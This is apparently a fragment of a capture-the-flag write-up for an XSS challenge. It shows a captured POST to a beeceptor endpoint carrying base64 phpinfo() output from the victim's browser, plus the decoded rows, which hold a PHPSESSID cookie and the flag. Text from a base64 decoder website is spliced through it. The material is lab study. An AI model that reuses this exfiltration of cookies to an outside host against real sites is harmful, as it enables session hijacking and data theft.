
https://ghazy6.free.beeceptor.com ➞ {nowhere}

POST /

Request Body:

```
PCFET0NUWVBFIGh0bWwgUFVCTEIDICItLy9XM0MvL0RURCBYSFRNT
CAxLjAgVHJhbnNpdGlvbmFsLy9FTiIgIkRURC94aHRtbDEtdHJhbnNpdGlv
bmFsLmR0ZCI+CjxodG1sIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8xOT
k5L3hodG1sIj48aGVhZD4KPHN0eWxlIHR5cGU9InRleHQvY3NzIj4KYm9
keSB7YmFja2dyb3VuZC1jb2xvcjogI2ZmZjsgY29sb3I6ICMyMjI7IGZvbnQt
```

and after decoding this we can easily get the http cookies with the flag



Decode from Base64 format

Simply enter your data then push the decode button.

```
YXNlbGluZTsgcGFkZGluZzogNHB4IDVweDt9CnRolHtwb3NpdGlvbjogc3RpY2t5OyB0b3A6IDA7IGJhY2tncm91bmQ6IGluaGVyaXQ7fQpoMSB7Zm9udC1zaXplOiAx
NTAlO30KaDIge2ZvbnQtc2l6ZTogMTI1JTt9Ci5wIHt0ZXh0LWFsaWduOiBsZWZ0O30KLmUge2JhY2tncm91bmQtY29sb3I6ICNjY2Y7IHdpZHRoOiAzMDBweDsgZm
9udC13ZWlnaHQ6IGJvbGQ7fQouaCB7YmFja2dyb3VuZC1jb2xvcjogIzk5YzsgZm9udC13ZWlnaHQ6IGJvbGQ7fQoudiB7YmFja2dyb3VuZC1jb2xvcjogI2RkZDsgbWF
4LXdpZHRoOiAzMDBweDsgb3ZlcmZsb3cteDogYXV0bzsgd29yZC13cmFwOiBicmVhay13b3JkO30KLnYgaSB7Y29sb3I6ICM5OTk7fQppbWcge2Zsb2F0OiByaWdo
dDsgYm9yZGVyOiAwO30KaHIge3dpZHRoOiA5MzRweDsgYmFja2dyb3VuZC1jb2xvcjogI2NjYzsgYm9yZGVyOiAwOyBoZWlnaHQ6IDFweDt9Cjwvc3R5bGU+Cjx0a
XRsZT5QSFAgOC4wLjI4IC0gcGhwaW5mbygpPC90aXRsZT48bWV0YSBuYW1lPSJST0JPVFMiIGNvbnRlbnQ9Ik5PSU5ERVgsTk9GT0xMT1csTk9BUkNISVZFIiAv
PjwvaGVhZD4KPGJvZHk+PGRpdiBjbGFzcz0iY2VudGVyIj4KPHRhYmxlPgo8dHIgY2xhc3M9ImgiPjx0ZD4KPGEgaHJlZj0iaHR0cDovL3d3dy5waHAubmV0LyI+PGltZ
yBib3JkZXI9IjAiIHNyYz0iZGF0YTppbWFnZS9wbmc7YmFzZTY0LGlWQk9SdzBLR2dvQUFBQU5TVWhFVWdBQUFIa0FBQUJBQ0FZQUFBQStqOWdzQUFBQUdY
UkZXSFJUYjJaMGQyRnlaUUJCWkc5aVpTQkpiV0ZuWlZKbFlXUjVjY2xsUEFBQUQ0QkpSRUZVZU5yc25YdHdYRlVkeDgvZEJHaWhtRTlxUUNyUURZNm9aWnlrb2
4vZ1k1cWl6amdNMktRTWZ6RkFPaW9PQTVLRWgrajRSOW9aSDd6VDZNQU1Lck5waFpGU1FyZUtlUmdabXNwTEhTQ0oyQ282dEJ0Sms3WnBzN3RKczV0OTV
GNS8zM1B2V1U0MjkzRjI5eWJkbFB6YU0zZGYyWFB2K1p6ZjQvek91V2MxdGtqbCtUMEhRM1NRQzZTQlNsRDZXS040cnVzR205RjFwcy9vNW1QcmlPZjhkZDBZb
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

```
<tr><td class="e">HTTP_ACCEPT </td><td class="v">*/* </td></tr>
<tr><td class="e">HTTP_ORIGIN </td><td class="v">http://172.174.108.207:90 </td></tr>
<tr><td class="e">HTTP_REFERER </td><td class="v">http://172.174.108.207:90/xss1/uploads/5da274f7fd341af14bb730791205104a/..png </td></tr>
<tr><td class="e">HTTP_ACCEPT_ENCODING </td><td class="v">gzip, deflate </td></tr>
<tr><td class="e">HTTP_ACCEPT_LANGUAGE </td><td class="v">en-US </td></tr>
<tr><td class="e">HTTP_COOKIE </td><td class="v">PHPSESSID=8a34556788a5441d7e8570b0b1818f2f; FLAG=0xL4ugh{Fre333e_Plaestine!!_My_bRUH} </td>
</tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin </td></tr>
<tr><td class="e">SERVER_SIGNATURE </td><td class="v">&lt;address&gt;Apache/2.4.54 (Debian) Server at 172.174.108.207 Port 90&lt;/address&gt;
 </td></tr>
<tr><td class="e">SERVER_SOFTWARE </td><td class="v">Apache/2.4.54 (Debian) </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">172.174.108.207 </td></tr>
```

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.